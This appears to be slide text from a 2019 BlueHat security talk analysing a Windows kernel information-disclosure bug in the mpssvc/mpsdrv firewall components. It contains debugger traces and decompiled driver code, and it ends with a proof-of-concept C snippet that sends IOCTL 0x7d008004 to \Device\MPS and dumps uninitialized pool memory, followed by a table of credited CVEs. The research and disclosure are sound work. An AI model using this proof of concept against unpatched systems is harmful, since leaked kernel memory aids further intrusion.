0000021c`25890b70  00 00 00 00 67 67 67 67-67 67 67 67 67 67 67 67  ....gggggggggggg
0000021c`25890b80  00 00 00 00 67 67 67 67-67 67 67 67 67 67 67 67  ....gggggggggggg
0000021c`25890b90  00 00 b1 0f 11 67 67 67-14 08 00 00 67 67 67 67  .....ggg....gggg
0000021c`25890ba0  d0 04 00 00 00 00 00 00-c0 04 00 00 00 00 00 00  ................
0000021c`25890bb0  67 67 67 67 41 00 00 00-5c 00 64 00 65 00 76 00  ggggA...\.d.e.v.
0000021c`25890bc0  69 00 63 00 65 00 5c 00-68 00 61 00 72 00 64 00  i.c.e.\.h.a.r.d.
```

# CVE Analysis

**Go back to mpssvc.dll and find the code that triggered the vulnerability**

```
00007fff`7b42bd78 488b441d9f      mov     rax,qword ptr [rbp+rbx-61h]
00007fff`7b42bd7d 4533c9          xor     r9d,r9d
00007fff`7b42bd80 488b0d49900700  mov     rcx,qword ptr [mpssvc!CDfwEngWriter::dwSpecialCSGeneration+0x8 (00007fff`7b4a4dd0)]
00007fff`7b42bd87 4533c0          xor     r8d,r8d
00007fff`7b42bd8a 4c89742438      mov     qword ptr [rsp+38h],r14
00007fff`7b42bd8f ba0480007d      mov     edx,7D008004h
00007fff`7b42bd94 4821742430      and     qword ptr [rsp+30h],rsi
00007fff`7b42bd99 49894618        mov     qword ptr [r14+18h],rax
00007fff`7b42bd9d 498d4620        lea     rax,[r14+20h]
00007fff`7b42bda1 c7442428d80f0000 mov     dword ptr [rsp+28h],0FD8h
00007fff`7b42bda9 4889442420      mov     qword ptr [rsp+20h],rax
00007fff`7b42bdae ff1574a00400    call    qword ptr [mpssvc!_imp_DeviceIoControl (00007fff`7b475e28)]
00007fff`7b42bdb4 85c0            test    eax,eax
```

```
kd> dq 00007fff`7b4a4dd0 l1
00007fff`7b4a4dd0  00000000`000003d0
kd> !handle 00000000`000003d0

PROCESS ffffd3014e6a7580
    SessionId: 0  Cid: 0434    Peb: 7e69c29000  ParentCid: 0320
    DirBase: 41b30002  ObjectTable: ffff8907bf663800  HandleCount: 629.
    Image: svchost.exe

Handle table at ffff8907bf663800 with 629 entries in use

03d0: Object: ffffd3014f5a9080  GrantedAccess: 0012019f (Protected) (Audit) Entry: ffff8907c0c56f40
Object: ffffd3014f5a9080  Type: (ffffd30149a6aeb0) File
    ObjectHeader: ffffd3014f5a9050 (new version)
        HandleCount: 1  PointerCount: 32769
```

# CVE Analysis

```
kd> dt _file_object ffffd3014f5a9080
ntdll!_FILE_OBJECT
   +0x000 Type             : 0n5
   +0x002 Size             : 0n216
   +0x008 DeviceObject     : 0xffffd301`4efe0850 _DEVICE_OBJECT
   +0x010 Vpb              : (null)
```

```
kd> dt 0xffffd301`4efe0850 _DEVICE_OBJECT
ntdll!_DEVICE_OBJECT
   +0x000 Type             : 0n3
   +0x002 Size             : 0x238
   +0x004 ReferenceCount   : 0n1
   +0x008 DriverObject     : 0xffffd301`4efe0cf0 _DRIVER_OBJECT
   +0x010 NextDevice       : (null)
```

```
kd> dt 0xffffd301`4efe0cf0 _DRIVER_OBJECT
ntdll!_DRIVER_OBJECT
   +0x000 Type             : 0n4
   +0x002 Size             : 0n336
   +0x008 DeviceObject     : 0xffffd301`4efe0850 _DEVICE_OBJECT
   +0x010 Flags            : 0x12
   +0x018 DriverStart      : 0xfffff80f`64500000 Void
   +0x020 DriverSize       : 0x19000
   +0x028 DriverSection    : 0xffffd301`4efe21d0 Void
   +0x030 DriverExtension  : 0xffffd301`4efe0e40 _DRIVER_EXTENSION
   +0x038 DriverName       : _UNICODE_STRING "\Driver\mpsdrv"
   +0x048 HardwareDatabase : 0xffffff803`0bc86778 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x050 FastIoDispatch   : (null)
   +0x058 DriverInit       : 0xfffff80f`64515010      long  mpsdrv!GsDriverEntry+0
   +0x060 DriverStartIo    : (null)
   +0x068 DriverUnload     : 0xfffff80f`64506170      void  mpsdrv!memset+0
   +0x070 MajorFunction    : [28] 0xfffff80f`64501aa0      long  mpsdrv!MpsIoLayerDispatchIrp+0
```

```
*(_OWORD *)SourceString = *(_OWORD *)aDevice;
v14 = 101;
DeviceObject = 0i64;
v10 = 356487528525i64;
g_fMpsSymbolicLinkCreated = 0;
*(_OWORD *)v11 = *(_OWORD *)aDosdevi;
v13 = 27866473673654373i64;
v12 = xmmword_1C000EDE0;
RtlInitUnicodeString(&DestinationString, SourceString);
v0 = IoCreateDevice(g_DriverObject, 0xE8u, &DestinationString, 0x7D00u, 0x100u, 1u, &DeviceObject);
if ( v0 < 0 )
```

```
.rdata:00000001C000EE00 aDeviceMps:                     ; DATA XREF:
.rdata:00000001C000EE00                 text "UTF-16LE", '\Device\MPS',0
```

# CVE Analysis

## Final completion of the POC

```
Status = FindMPSHandle(ProcessId, &MPSHandle); //Get \Device\MPS handle
if (NT_SUCCESS(Status))
{
    PrintHex((PBYTE)OutputBuffer, sizeof(OutputBuffer));
    Status = ZwDeviceIoControlFile(MPSHandle, //
                                   EventHandle,
                                   NULL,
                                   NULL,
                                   &IoStatusBlock,
                                   0x7d008004,//ioctl code
                                   NULL,
                                   0,
                                   OutputBuffer,
                                   sizeof(OutputBuffer));
    if (NT_SUCCESS(Status))
    {
        if (Status == STATUS_PENDING)
        {
            ZwWaitForSingleObject(EventHandle, FALSE, NULL);//vul
        }
        printf("\n\n");
        PrintHex((PBYTE)OutputBuffer, IoStatusBlock.Information);//uninitialized pool memory
    }
```

# Results

We discovered 12 windows kernel information disclosure vulnerability in three months, all have CVE assigned.

7 of the CVEs received the maximum bounty award $5,000

| | | |
|---|---|---|
| Windows Kernel Information Disclosure Vulnerability | CVE-2019-0536 | Ruibo Liu of Baidu XLab Tianya Team |
| Windows Kernel Information Disclosure Vulnerability | CVE-2019-0554 | Ruibo Liu of Baidu XLab Tianya Team |
| Remote Procedure Call runtime Information Disclosure Vulnerability | CVE-2018-8407 | Keqi Hu (胡可奇) from Chengdu Security Resp<br>Ruibo Liu of Baidu XLab Tianya Team |
| Win32k Information Disclosure Vulnerability | CVE-2018-8565 | Long Li of Baidu XLab Tianya Team |
| Windows Kernel Information Disclosure Vulnerability | CVE-2018-8330 | Ruibo Liu of Baidu XLab Tianya Team |
| DirectX Information Disclosure Vulnerability | CVE-2018-8486 | Ruibo Liu of Baidu XLab Tianya Team |
| Windows Information Disclosure Vulnerability | CVE-2018-8271 | Ruibo Liu of Baidu XLab Tianya Team<br>Amichai Shulman Tal Be'ery |
| Windows Kernel Information Disclosure Vulnerability | CVE-2018-8419 | Tanghui Chen of Baidu XLab Tianya Team |
| Windows Kernel Information Disclosure Vulnerability | CVE-2018-8442 | Tanghui Chen of Baidu X-Lab Tianya Team |
| Windows Kernel Information Disclosure Vulnerability | CVE-2018-8443 | Tanghui Chen of Baidu X-Lab Tianya Team |
| Windows Kernel Information Disclosure Vulnerability | CVE-2018-8446 | Ruibo Liu of Baidu X-Lab Tianya Team |
| Windows Kernel Information Disclosure Vulnerability | CVE-2018-8348 | Tanghui Chen of Baidu X-Lab Tianya team |

# Thinking

- Just so…
- User mode memory read-only (remove PTE write bit)
- Reverse tracking
- …

BLUEHAT
SHANGHAI 2019

# Thank you

Tanghui Chen

chenhui00530@163.com